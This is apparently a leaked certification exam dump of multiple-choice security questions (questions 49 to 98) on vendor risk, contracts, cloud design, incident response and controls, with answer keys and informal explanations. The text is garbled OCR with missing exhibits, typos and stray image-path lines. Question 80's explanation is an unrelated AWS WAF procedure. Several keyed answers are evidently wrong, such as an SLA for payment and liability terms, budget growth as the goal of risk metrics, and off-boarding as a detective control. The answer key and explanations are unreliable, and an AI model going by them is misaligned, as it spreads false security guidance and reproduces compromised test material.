A. Establish a review committee that assesses the importance of suppliers and ranks them according to contract renewals. At the time of contract renewal, incorporate designs and operational controls into the contracts and a right-to-audit clause. Regularly assess the supplier's post-contract renewal with a dedicated risk management team.
B. Establish a team using members from first line risk, the business unit, and vendor management to assess only design security controls of all suppliers. Store findings from the reviews in a database for all other business units and risk teams to reference.
C. Establish an audit program that regularly reviews all suppliers regardless of the data they access, how they access the data, and the type of data, Review all design and operational controls based on best practice standard and report the finding back to upper management.
D. Establish a governance program that rates suppliers based on their access to data, the type of data, and how they access the data Assign key controls that are reviewed and managed based on the supplier's rating. Report finding units that rely on the suppliers and the various risk teams.

Answer: A

QUESTION 49
Company A is establishing a contractual with Company B. The terms of the agreement are formalized in a document covering the payment terms, limitation of liability, and intellectual property rights. Which of the following documents will MOST likely contain these elements

A. Company A-B SLA v2.docx
B. Company A OLA v1b.docx
C. Company A MSA v3.docx
D. Company A MOU v1.docx
E. Company A-B NDA v03.docx

Answer: A

QUESTION 50
A company requires a task to be carried by more than one person concurrently. This is an example of:

A. separation of d duties.
B. dual control
C. least privilege
D. job rotation

Answer: B

QUESTION 51
A health company has reached the physical and computing capabilities in its datacenter, but the computing demand continues to increase. The infrastructure is fully virtualized and runs custom and commercial healthcare application that process sensitive health and payment information. Which of the following should the company implement to ensure it can meet the computing demand while complying with healthcare standard for virtualization and cloud computing?

A. Hybrid IaaS solution in a single-tenancy cloud
B. Pass solution in a multinency cloud
C. SaaS solution in a community cloud
D. Private SaaS solution in a single tenancy cloud.

Answer: D

QUESTION 52
A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	55	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	930	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC
B. Filter XYZ
C. Filter GHI
D. Filter TUV

Answer: C

QUESTION 53
Ann, a CIRT member, is conducting incident response activities on a network that consists of several hundred virtual servers and thousands of endpoints and users. The network generates more than 10,000 log messages per second. The enterprise belong to a large, web-based cryptocurrency startup, Ann has distilled the relevant information into an easily digestible report for executive management . However, she still needs to collect evidence of the intrusion that caused the incident.
Which of the following should Ann use to gather the required information?

A. Traffic interceptor log analysis
B. Log reduction and visualization tools
C. Proof of work analysis
D. Ledger analysis software

Answer: B

QUESTION 54
A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong

group.
B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

Answer: A

QUESTION 55
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?

A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained

Answer: B

QUESTION 56
A company in the financial sector receives a substantial number of customer transaction requests via email. While doing a root-cause analysis conceding a security breach, the CIRT correlates an unusual spike in port 80 traffic from the IP address of a desktop used by a customer relations employee who has access to several of the compromised accounts. Subsequent antivirus scans of the device do not return an findings, but the CIRT finds undocumented services running on the device. Which of the following controls would reduce the discovery time for similar in the future.

A. Implementing application blacklisting
B. Configuring the mall to quarantine incoming attachment automatically
C. Deploying host-based firewalls and shipping the logs to the SIEM
D. Increasing the cadence for antivirus DAT updates to twice daily

Answer: C


QUESTION 57
A system administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2.
B. Take an MD5 hash of the server.
C. Delete all PHI from the network until the legal department is consulted.
D. Consult the legal department to determine the legal requirements.

Answer: A

QUESTION 58
A security analyst is reading the results of a successful exploit that was recently conducted by

third-party penetration testers. The testers reverse engineered a privileged executable. In the report, the planning and execution of the exploit is detailed using logs and outputs from the test However, the attack vector of the exploit is missing, making it harder to recommend remediation's. Given the following output:



The penetration testers MOST likely took advantage of:

A. A TOC/TOU vulnerability
B. A plain-text password disclosure
C. An integer overflow vulnerability
D. A buffer overflow vulnerability

Answer: A

QUESTION 59
A financial institution has several that currently employ the following controls:

```
- The severs follow a monthly patching cycle.
- All changes must go through a change management process.
- Developers and systems administrators must log into a jumpbox to
access the servers hosting the data using two-factor authentication.
- The servers are on an isolated VLAN and cannot be directly accessed
from the internal production network.
```

An outage recently occurred and lasted several days due to an upgrade that circumvented the approval process. Once the security team discovered an unauthorized patch was installed, they were able to resume operations within an hour. Which of the following should the security

administrator recommend to reduce the time to resolution if a similar incident occurs in the future?

A. Require more than one approver for all change management requests.
B. Implement file integrity monitoring with automated alerts on the servers.
C. Disable automatic patch update capabilities on the servers
D. Enhanced audit logging on the jump servers and ship the logs to the SIEM.

Answer: B

QUESTION 60
Over the last 90 days, many storage services has been exposed in the cloud services environments, and the security team does not have the ability to see is creating these instance. Shadow IT is creating data services and instances faster than the small security team can keep up with them. The Chief information security Officer (CIASO) has asked the security officer (CISO) has asked the security lead architect to architect to recommend solutions to this problem. Which of the following BEST addresses the problem best address the problem with the least amount of administrative effort?

A. Compile a list of firewall requests and compare than against interesting cloud services.
B. Implement a CASB solution and track cloud service use cases for greater visibility.
C. Implement a user-behavior system to associate user events and cloud service creation events.
D. Capture all log and feed then to a SIEM and then for cloud service events

Answer: C

QUESTION 61
An analyst execute a vulnerability scan against an internet-facing DNS server and receives the following report:

```
- Vulnerabilities in Kernel-Mode Driver Could Allow Elevation of
Privilege
- SSL Medium Strength Cipher Suites Supported
- Vulnerability in DNS Resolution Could Allow Remote Code Execution
- SMB Host SIDs allows Local User Enumeration
```

Which of the following tools should the analyst use FIRST to validate the most critical vulnerability?

A. Password cracker
B. Port scanner
C. Account enumerator
D. Exploitation framework

Answer: A

QUESTION 62
The Chief information Officer (CIO) wants to establish a non-banding agreement with a third party that outlines the objectives of the mutual arrangement dealing with data transfers between both organizations before establishing a format partnership.
Which of the follow would MOST likely be used?

A. MOU
B. OLA
C. NDA
D. SLA

Answer: A

QUESTION 63
A security analyst is trying to identify the source of a recent data loss incident. The analyst has reviewed all the for the time surrounding the identified all the assets on the network at the time of the data loss. The analyst suspects the key to finding the source was obfuscated in an application. Which of the following tools should the analyst use NEXT?

A. Software Decomplier
B. Network enurrerator
C. Log reduction and analysis tool
D. Static code analysis

Answer: D

QUESTION 64
Which of the following controls primarily detects abuse of privilege but does not prevent it?

A. Off-boarding
B. Separation of duties
C. Least privilege
D. Job rotation

Answer: A

QUESTION 65
A company provides guest WiFi access to the internet and physically separates the guest network from the company's internal WIFI. Due to a recent incident in which an attacker gained access to the compay's intend WIFI, the company plans to configure WPA2 Enterprise in an EAP-TLS configuration. Which of the following must be installed on authorized hosts for this new configuration to work properly?

A. Active Directory OPOs
B. PKI certificates
C. Host-based firewall
D. NAC persistent agent

Answer: B

QUESTION 66
The goal of a Chief information Security Officer (CISO) providing up-to-date metrics to a bank's risk committee is to ensure:

A. Budgeting for cybersecurity increases year over year.

B. The committee knows how much work is being done.
C. Business units are responsible for their own mitigation.
D. The bank is aware of the status of cybersecurity risks


Answer: A

QUESTION 67
A cybersecurity engineer analyst a system for vulnerabilities. The tool created an OVAL. Results document as output. Which of the following would enable the engineer to interpret the results in a human readable form? (Choose two.)

A. Text editor
B. OOXML editor
C. Event Viewer
D. XML style sheet
E. SCAP tool
F. Debugging utility

Answer: AE

QUESTION 68
A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:



Which of the following MOST appropriate corrective action to document for this finding?

A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
C. The system administrator should evaluate dependencies and perform upgrade as necessary.
D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

Answer: A

QUESTION 69
The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

A. Black-box testing
B. Gray-box testing
C. Red-team hunting

D. White-box testing
E. Blue-learn exercises

Answer: C

QUESTION 70
An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come In that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

A. Peer review
B. Regression testing
C. User acceptance
D. Dynamic analysis

Answer: A

QUESTION 71
A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling . Which of the following is the MOST likely explanation? (Choose two.)

A. Outdated escalation attack
B. Privilege escalation attack
C. VPN on the mobile device
D. Unrestricted email administrator accounts
E. Chief use of UDP protocols
F. Disabled GPS on mobile devices

Answer: CF

QUESTION 72
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.


Answer: C

QUESTION 73
Drag and Drop Question


An organization is planning for disaster recovery and continuity of operations.

INSTRUCTIONS
Review the following scenarios and instructions. Match each relevant finding to the affected host. After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.

Each finding may be used more than once.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



Answer:



Explanation:
Given that there is little connection between the two clouds when site A is down and cause an evacuation I would say directory server is damaged causing domain issues. 1 - Directory Server. SCADA system controls the pumps so 2 - SCADA. Last is route flapping that is VPN concentrator, now dont make the mistake i did put 3 in site B not A as for the added option used the BGP routing, if bgp route is set to go through site A that might cause issues so 3 - VPM Concentrator (Site B) (BGP route option).

QUESTION 74
An organization is referencing NIST best practices for BCP creation while reviewing current internal organizational processes for mission-essential items.
Which of the following phases establishes the identification and prioritization of critical systems and functions?

A. Review a recent gap analysis.
B. Perform a cost-benefit analysis.
C. Conduct a business impact analysis.
D. Develop an exposure factor matrix.

Answer: C
Explanation:
Business Impact Analysis establishes the identification and prioritization of critical systems and functions.

QUESTION 75
An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.
Which of the following BEST describes the reason why traditional methods of addressing risk

may not be possible in the cloud?

A. Migrating operations assumes the acceptance of all risk.
B. Cloud providers are unable to avoid risk.
C. Specific risks cannot be transferred to the cloud provider.
D. Risks to data in the cloud cannot be mitigated.

Answer: C
Explanation:
Reference: https://arxiv.org/ftp/arxiv/papers/1303/1303.4814.pdf

QUESTION 76
A company created an external application for its customers. A security researcher now reports that the application has a serious LDAP injection vulnerability that could be leveraged to bypass authentication and authorization.
Which of the following actions would BEST resolve the issue? (Choose two.)

A. Conduct input sanitization.
B. Deploy a SIEM.
C. Use containers.
D. Patch the OS
E. Deploy a WAF.
F. Deploy a reverse proxy
G. Deploy an IDS.

Answer: AE
Explanation:
Conduct input sanitization - The only sure way to prevent SQL Injection attacks is input validation and parametrized queries including prepared statements. The application code should never use the input directly. The developer must sanitize all input, not only web form inputs such as login forms.
A WAF protects your web apps by filtering, monitoring, and blocking any malicious HTTP/S traffic traveling to the web application, and prevents any unauthorized data from leaving the app. It does this by adhering to a set of policies that help determine what traffic is malicious and what traffic is safe.

QUESTION 77
In preparation for the holiday season, a company redesigned the system that manages retail sales and moved it to a cloud service provider. The new infrastructure did not meet the company's availability requirements. During a postmortem analysis, the following issues were highlighted:

```
1. International users reported latency when images on the web page
were initially loading.
2. During times of report processing, users reported issues with
inventory when attempting to place orders.
3. Despite the fact that ten new API servers were added, the load
across servers was heavy at peak times.
```

Which of the following infrastructure design changes would be BEST for the organization to implement to avoid these issues in the future?

A. Serve static content via distributed CDNs, create a read replica of the central database and pull reports from there, and auto-scale API servers based on performance.
B. Increase the bandwidth for the server that delivers images, use a CDN, change the database to a non-relational database, and split the ten API servers across two load balancers.
C. Serve images from an object storage bucket with infrequent read times, replicate the database across different regions, and dynamically create API servers based on load.
D. Serve static-content object storage across different regions, increase the instance size on the managed relational database, and distribute the ten API servers across multiple regions.

Answer: A

QUESTION 78
During a remodel, a company's computer equipment was moved to a secure storage room with cameras positioned on both sides of the door. The door is locked using a card reader issued by the security team, and only the security team and department managers have access to the room. The company wants to be able to identify any unauthorized individuals who enter the storage room by following an authorized employee.
Which of the following processes would BEST satisfy this requirement?

A. Monitor camera footage corresponding to a valid access request.
B. Require both security and management to open the door.
C. Require department managers to review denied-access requests.
D. Issue new entry badges on a weekly basis.

Answer: A
Explanation:
The company wants to be able to IDENTIFY any unauthorized individuals.

QUESTION 79
A company is preparing to deploy a global service.
Which of the following must the company do to ensure GDPR compliance? (Choose two.)

A. Inform users regarding what data is stored.
B. Provide opt-in/out for marketing messages.
C. Provide data deletion capabilities.
D. Provide optional data encryption.
E. Grant data access to third parties.
F. Provide alternative authentication techniques.

Answer: AC
Explanation:
Erasure is part of GDPR compliance. A citizen has the right to request their data be deleted.
Reference:
https://gdpr.eu/compliance-checklist-us-companies/
https://www.clouddirect.net/11-things-you-must-do-now-for-gdpr-compliance/

QUESTION 80
A SOC analyst is reviewing malicious activity on an external, exposed web server. During the investigation, the analyst determines specific traffic is not being logged, and there is no visibility from the WAF for the web application.
Which of the following is the MOST likely cause?

A. The user agent client is not compatible with the WAF.
B. A certificate on the WAF is expired.
C. HTTP traffic is not forwarding to HTTPS to decrypt.
D. Old, vulnerable cipher suites are still being used.

Answer: B
Explanation:

First, create the regex pattern set:

1. Open the AWS WAF console.
2. In the navigation pane, under **AWS WAF**, choose **Regex pattern sets**.
3. For **Region**, select the Region where you created your web access control list (web ACL).
   Note: Select **Global** if your web ACL is set up for Amazon CloudFront.
4. Choose **Create regex pattern sets**.
5. For **Regex pattern set name**, enter **testpattern**.
6. For **Regular expressions**, enter **.+**
7. Choose **Create regex pattern set**.

Reference: https://aws.amazon.com/premiumsupport/knowledge-center/waf-block-http-requests-no-user-agent/

QUESTION 81
A security analyst is validating the MAC policy on a set of Android devices. The policy was written to ensure non-critical applications are unable to access certain resources. When reviewing dmesg, the analyst notes many entries such as:
Despite the deny message, this action was still permit following is the MOST likely fix for this issue?

A. Add the objects of concern to the default context.
B. Set the devices to enforcing
C. Create separate domain and context files for irc.
D. Rebuild the policy, reinstall, and test.

Answer: B

QUESTION 82
A cybersecurity analyst receives a ticket that indicates a potential incident is occurring. There has been a large in log files generated by a generated by a website containing a `''Contact US'' form. The analyst must determine if the increase in website traffic is due to a recent marketing campaign of if this is a potential incident. Which of the following would BEST assist the analyst?

A. Ensuring proper input validation is configured on the `''Contact US'' form
B. Deploy a WAF in front of the public website

C. Checking for new rules from the inbound network IPS vendor
D. Running the website log files through a log reduction and analysis tool

Answer: D

QUESTION 83
The OS on several servers crashed around the same time for an unknown reason. The servers were restored to working condition, and all file integrity was verified. Which of the following should the incident response team perform to understand the crash and prevent it in the future?

A. Root cause analysis
B. Continuity of operations plan
C. After-action report
D. Lessons learned

Answer: A

QUESTION 84
A company is repeatedly being breached by hackers who valid credentials. The company's Chief information Security Officer (CISO) has installed multiple controls for authenticating users, including biometric and token-based factors. Each successive control has increased overhead and complexity but has failed to stop further breaches. An external consultant is evaluating the process currently in place to support the authentication controls. Which of the following recommendation would MOST likely reduce the risk of unauthorized access?

A. Implement strict three-factor authentication.
B. Implement least privilege policies
C. Switch to one-time or all user authorizations.
D. Strengthen identify-proofing procedures

Answer: A

QUESTION 85
A security auditor needs to review the manner in which an entertainment device operates. The auditor is analyzing the output of a port scanning tool to determine the next steps in the security review. Given the following log output.
The best option for the auditor to use NEXT is:

```
: nmap -r-4 192.148.a.11
starting ap 7.40
Nmap scan report for 192.160.8.11
Most is up (0.102s latency).
Not ahown: 59 tiltered ports
PORT STATE SERVICE
80 / tep open http
MAC Address: 04:18:18 ED: 10113 (CompIA)
Nmap done 1 IP address (1 host up) scanned in 3.18 seconds
```

A. A SCAP assessment.
B. Reverse engineering
C. Fuzzing
D. Network interception.

Answer: A

QUESTION 86
An engineering team is developing and deploying a fleet of mobile devices to be used for specialized inventory management purposes. These devices should:

- Be based on open-source Android for user familiarity and ease.
- Provide a single application for inventory management of physical assets.
- Permit use of the camera be only the inventory application for the purposes of scanning
- Disallow any and all configuration baseline modifications.
- restrict all access to any device resource other than those required for use of the inventory management application

Which of the following approaches would best meet these security requirements?

A. Set an application wrapping policy, wrap the application, distributes the inventory APK via the MAM tool, and test the application restrictions.
B. Write a MAC sepolicy that defines domains with rules, label the inventory application, build the policy, and set to enforcing mode.
C. Swap out Android Linux kernel version for >2,4,0, but the internet build Android, remove unnecessary functions via MDL, configure to block network access, and perform integration testing
D. Build and install an Android middleware policy with requirements added, copy the file into/ user/init, and then built the inventory application.

Answer: A

QUESTION 87
Which of the following terms refers to the delivery of encryption keys to a CASB or a third-party entity?

A. Key sharing
B. Key distribution
C. Key recovery
D. Key escrow

Answer: B
Explanation:
Key Escrow is the process to store the key. Totally use key Escrow with CASB and third party but the deliver system is Key Distribution. In short escrow is method of storing and distribution is method of delivery.
https://csrc.nist.gov/glossary/term/key_distribution
https://jumpcloud.com/blog/key-escrow

QUESTION 88
An organization is implementing a new identity and access management architecture with the following objectives:

- Supporting MFA against on-premises infrastructure
- Improving the user experience by integrating with SaaS applications
- Applying risk-based policies based on location

- Performing just-in-time provisioning

Which of the following authentication protocols should the organization implement to support these requirements?

A. Kerberos and TACACS
B. SAML and RADIUS
C. OAuth and OpenID
D. OTP and 802.1X

Answer: B
Explanation:
Definitely SAML and RADIUS (SAML because of just-in-time, and RADIUS because of AAA).

QUESTION 89
Which of the following allows computation and analysis of data within a ciphertext without knowledge of the plaintext?

A. Lattice-based cryptography
B. Quantum computing
C. Asymmetric cryptography
D. Homomorphic encryption

Answer: D
Explanation:
Homomorphic encryption is a form of encryption that is unique in that it allows computation on ciphertexts and generates an encrypted result that, when decrypted, matches the result of the operations as if they had been performed on the plaintext.

QUESTION 90
A company is looking to fortify its cybersecurity defenses and is focusing on its network infrastructure. The solution cannot affect the availability of the company's services to ensure false positives do not drop legitimate traffic.
Which of the following would satisfy the requirement?

A. NIDS
B. NIPS
C. WAF
D. Reverse proxy

Answer: A
Explanation:
Keyword is Network Infrastructure that does NOT affect the availability.
A NIPS will drop false positives.
https://owasp.org/www-community/controls/Intrusion_Detection

QUESTION 91
A disaster recovery team learned of several mistakes that were made during the last disaster recovery parallel test. Computational resources ran out at 70% of restoration of critical services.
Which of the following should be modified to prevent the issue from reoccurring?

A. Recovery point objective
B. Recovery time objective
C. Mission-essential functions
D. Recovery service level

Answer: D
Explanation:
Parallel Test - Uses recovery systems that are built and tested to see if they can perform actual business transactions to support key processes.
Recovery Service Level (RSL) - A metric that is displayed as a percentage of how much computing power will be needed during a disaster.

The essential element of traditional disaster recovery is a secondary data center, which can store all redundant copies of critical data, and to which you can fail over production workloads. A traditional on-premises DR site generally includes the following:

- A dedicated facility for housing the IT infrastructure, including maintenance employees and computing equipment.
- Sufficient server capacity to ensure a high level of operational performance and allow the data center to scale up or scale out depending on your business needs.
- Internet connectivity with sufficient bandwidth to enable remote access to the secondary data center.
- Network infrastructure, including firewalls, routers, and switches, to ensure a reliable connection between the primary and secondary data centers, as well as provide data availability.

QUESTION 92
A technician is reviewing the logs and notices a large number of files were transferred to remote sites over the course of three months. This activity then stopped. The files were transferred via TLS-protected HTTP sessions from systems that do not send traffic to those sites.
The technician will define this threat as:

A. a decrypting RSA using obsolete and weakened encryption attack.
B. a zero-day attack.
C. an advanced persistent threat.
D. an on-path attack.

Answer: C
Explanation:
This question doesn't describe a DROWN, Zero-Day or on-path attack. The malicious actor was persistent over time (three months) and exfiltrated the data it needed. Then stopped once its objective was met.

QUESTION 93
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Answer: A

Explanation:
Secret Manager is a secure and convenient storage system for API keys, passwords, certificates, and other sensitive data. Secret Manager provides a central place and single source of truth to manage, access, and audit secrets across Google Cloud.
Reference: https://docs.aws.amazon.com/secretsmanager/latest/userguide/intro.html

QUESTION 94
A small company recently developed prototype technology for a military program. The company's security engineer is concerned about potential theft of the newly developed, proprietary information.
Which of the following should the security engineer do to BEST manage the threats proactively?

A. Join an information-sharing community that is relevant to the company.
B. Leverage the MITRE ATT&CK framework to map the TTR.
C. Use OSINT techniques to evaluate and analyze the threats.
D. Update security awareness training to address new threats, such as best practices for data security.

Answer: D
Explanation:
Proactively will be to increase the people knowledge about potential risk and know-how leakage.

QUESTION 95
A developer implement the following code snippet.

```
catch (Exception e)
{
     if (log.isDebugEnabled())
          {
        log.debug (''Caught InvalidGSMException Exception
        + e.toString ());
          }
}
```

Which of the following vulnerabilities does the code snippet resolve?

A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage

Answer: D

QUESTION 96
A security analyst is investigating a series of suspicious emails by employees to the security team. The email appear to come from a current business partner and do not contain images or URLs. No images or URLs were stripped from the message by the security tools the company uses instead, the emails only include the following in plain text.

```
Test email sent from bp_app01 to external client_app01_mailing_list.
```

Which of the following should the security analyst perform?

A. Contact the security department at the business partner and alert them to the email event.
B. Block the IP address for the business partner at the perimeter firewall.
C. Pull the devices of the affected employees from the network in case they are infected with a zero-day virus.
D. Configure the email gateway to automatically quarantine all messages originating from the business partner.

Answer: A

QUESTION 97
A financial services company wants to migrate its email services from on-premises servers to a cloud-based email solution. The Chief information Security Officer (CISO) must brief board of directors on the potential security concerns related to this migration. The board is concerned about the following.

```
- Transactions being required by unauthorized individual
- Complete discretion regarding client names, account numbers, and
investment information.
- Malicious attacker using email to distribute malware and ransom ware.
- Exfiltration of sensitivity company information.
```

The cloud-based email solution will provide an6-malware, reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

A. Data loss prevention
B. Endpoint detection response
C. SSL VPN
D. Application whitelisting

Answer: A

QUESTION 98
Which of the following BEST sets expectation between the security team and business units within an organization?

A. Risk assessment
